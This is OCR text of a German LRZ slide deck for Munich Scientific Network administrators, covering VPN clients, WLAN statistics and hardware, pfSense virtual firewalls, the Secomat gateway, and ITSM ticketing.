  - keine automatische Wahl der Institution mehr
  - keine Steuerung von Split-Tunneling über Prefix mehr
  - keine Steuerung von privaten VPN-IP-Adressen über Prefix

Für welche Betriebssysteme gibt es OpenVPN

- Android
  OpenVPN für Android v. Arne Schwabe
  OpenVPN Connect v. OpenVPN Technologies
- iOS
  OpenVPN Connect v. OpenVPN Technologies
- Linux
  openvpn aus dem Repository
- macOS
  Tunnelblick
- Windows
  OpenVPN-GUI

eduVPN


- Im GÉANT-Projekt entwickelt
- interessante Alternative
- VPN basiert auf OpenVPN
- komfortabler Client
- Installation via AppStores
- Konfiguration automatisch
- Authentifizierung über Zertifikate


Agenda

- Aufgaben eines NV
- Neues im MWN
  - MWN Überblick
  - X-WiN, DFN, Neues Entgelt-Modell
  - ISO 20k/27k Zertifizierung
  - Router-Backbone
  - VPN
  - WLAN
- Dienste im MWN
- Sicherheitsmonitoring


Entwicklung WLAN im MWN


- Entwicklung seit letzten NV-Treffen (2019)
- Anzahl der APs
  - 2010: 1.412 APs
  - 2013: 2.066 APs
  - 2016: 3.095 APs
  - 2019: 4.393 APs
  - 2021: 5.140 APs
- Anzahl der gleichzeitig Sessions
  - 2010: 3.760
  - 2013: 12.228
  - 2016: 33.184
  - 2019: 44.366
  - 2021: 11.950





WLAN, EDUROAM, @BayernWLAN





WLAN, EDUROAM, @BayernWLAN

- Aktuell Vorbereitung für Nachfolgeausschreibung BayKOM 2024
  - BayernWLAN als Erfolgsmodell
  - Stand Mai 2021: Von den 28.000 APs sind die **Mehrzahl von den Universitäten (14.400)**
  - BayernWLAN ist als Los gesetzt

- Eduroam-Map: https://map.eduroam.de

- Bayern-WLAN Map: https://www.wlan-bayern.de/

WLAN-Technik

- Controller-basierte APs von HP Aruba
  - APs werden über Controller administriert und provisioniert
  - Controller nur noch am TUM Stammgelände und im LRZ (Garching)
  - Relativ Ausfallsicher: Controller sind geclustert und übernehmen

- „kleine“ APs (Aruba 303H) bis 10 Nutzer ausreichend
- „große“ APs (Aruba 515) bis 100 Nutzer
- APs der Aurba 5xxer Serie mit „Wi-Fi 6“
  - Bessere Versorgung in Umgebungen mit vielen Clients (hoffentlich!)

- Doku zum MWN WLAN
  - https://doku.lrz.de/display/PUBLIC/WLAN+und+Eduroam


WLAN hochbelastete Bereiche

- Nachverdichtung in hoch belasteten Bereichen
- Platzierung der APs manchmal schwierig
- Fehlende Datendosen in Hörsälen, Nachverkabelung erforderlich (insbesondere LMU)
- AP-Statistik kann auch genutzt werden um „günstige“ Plätze zu finden:
  - http://wlan.lrz.de/apstat

- LRZ kann kostenfrei nur öffentliche Bereiche von Kunden der Nutzerklasse 1 versorgen
- Sonstige APs müssen vom Institut selbst finanziert werden
  - https://doku.lrz.de/x/U4MYAg
  - Institutseigene SSID möglich: https://doku.lrz.de/display/PUBLIC/Instituts-SSID
  - Eigener WLAN-Betrieb unterliegt Regeln: https://doku.lrz.de/x/V4MYAg

WLAN Herausforderungen

- Ersetzung alter AP135 (1.200 Stück)
  - Gekauft bis Mitte 2014
  - End of Support 31.7.2020
- Alte APs verhindern Software-Upgrade auf Software 8.7
  - keine AP505h (802.11ax Nachfolger des AP303h)
  - keine WiFi6E APs (Closed Beta im Herbst)
- Zeitplanung
  - Austausch der öffentlichen AP135 bis Q3/22
  - Austausch der privaten AP135 bis Q4/22??



Veranstaltungs-WLAN : mwn-events

- Kein offenes WLAN mehr für Veranstaltungen
- Gesicherte SSID mwn-events
- Beantragung über Formular, unter https://doku.lrz.de/x/Y4NUAg
  - hier auf Konfigurationsprofile
  - Bitte entsprechenden Vorlauf einplanen (14 Tage vor Veranstaltungsbeginn)
- Zugangsdaten pro Veranstaltung (Benutzername, Passwort)

- kostenpflichtig bei kommerziellen Veranstaltungen

- Erfahrungen:
  - Rückläufig
  - @BayernWLAN als Ersatz

10 Minuten Pause

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Virtuelle Firewalls im MWN

pfSense-Logo; Quelle: Screenshot


- Sieben Standorte (Q,B,G,W5/MF, LRZ, C0, ZH) (2019: 5)
- Redundante Hardware, VMWare Virtualisierung
  - 22 physische Hosts (2019: 16), 514 virtuelle Maschinen (2019: 448)
  - HA: Jeder Kunde erhält Firewall-Paar (ausfallfreie Updates im laufenden Betrieb möglich)
  - VPN-Möglichkeit: VPN in eigene (d.h. Lehrstuhl-) Netze realisierbar, Rechte/Kennungen kann Masteruser verwalten (über das LRZ-ID-Portal)

- Hohe Flexibilität durch Zusatzpakete (LRZ wird nicht alles unterstützen!)
- Kommerzieller Support erhältlich; aktive Entwicklergemeinde
- Weiterentwicklung von pfsense leider unklar. Spaltung in Community-Edition und kommerzielle Version
- LRZ untersucht Alternativen, sowie dedizierte Hardware für hohe Durchsätze

Integration der virtuellen Firewalls im MWN

- Standortkonzept wird beibehalten
- Gemischte Hardware:
  HP Server DL380 (56 cores, 128 GB RAM), Dell-Server (64 cores, 128 GB RAM)
- Virtualisierung mittels ESXi 7.0
- Server befinden sich in den Netzracks bei den Routern (USV, Klimatisierung)
- Anbindung jeweils über 2 x 10 Gbit/s an verschiedene Router und verschiedene Routerslots, Aufrüstung wird getestet.
- Virt. Firewall logisch vor den Kundennetzen.

Quelle: www.hp.com / LRZ



Firewalls: Informationsquellen / Kontakt

- Das LRZ bietet Grundkurse und „Advanced“ Kurse für die virt. Firewalls an (Normalerweise 6 mal pro Jahr, siehe Newsletter und LRZ Kursangebote)
- Umbau auf „Online-Kurs“ läuft. Nächster Kurs vermutlich im Juli 2021
- Anmeldung nur über das Kursbuchungssystem;
- Zusätzliche Anleitung auf unseren Webseiten (https://www.lrz.de/services/security/vfw-pfsense/), Virtualbox Image zum Testen verfügbar
- Weiterführende Links:
  - Website https://www.pfsense.org/
  - Doku https://docs.netgate.com/pfsense/en/latest/index.html
  - Forum https://forum.netgate.com
- Anfragen zum Thema Firewall bitte an das Service-Desk.

Agenda


- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Secomat

- Transparentes NAT-Gateway mit integriertem, automatischem Abuse-Monitoring und Traffic-Shaping
  - Umleitung per Policy based Routing (private Adressen, Eduroam, VPN, ausgewählte Subnetze)
  - Cluster mit 4 Servern
- Security: Beobachtung der Paketanzahl von und zu bestimmten Zielen (Scan-, DOS-, DDOS-Angriffe).

- Die meisten regulären Protokolle funktionieren reibungslos.
- Ausnahmen: Protokolle die sehr viele verschiedene IPs im Internet in kurzer Zeit kontaktieren.
  - Grund: Kommunikationsverhalten lässt sich nicht immer zuverlässig von Angriffen unterscheiden.
- https://www.lrz.de/services/netzdienste/secomat/

Secomat




Agenda

- Aufgaben eines NV
- Neues im MWN
- Dienste im MWN
  - Virtuelle Firewall
  - Secomat
  - Incident und Change Mangement
- Sicherheitsmonitoring

Incident und Change Management

- LRZ betreibt sein Service Management nach ISO/IEC 20000
- Störungen und Service Requests werden zentral über Tickets erfasst und bearbeitet
- Ticket über Servicedesk
  - https://servicedesk.lrz.de/de/selfservice
  - 089 / 35831 – 8800
- Aus Service Request (z.B. Wunsch nach WLAN) wird ein LRZ-interner Change
  - Interne Koordination von Änderungen an der Infrastruktur

Incident-Selfservice



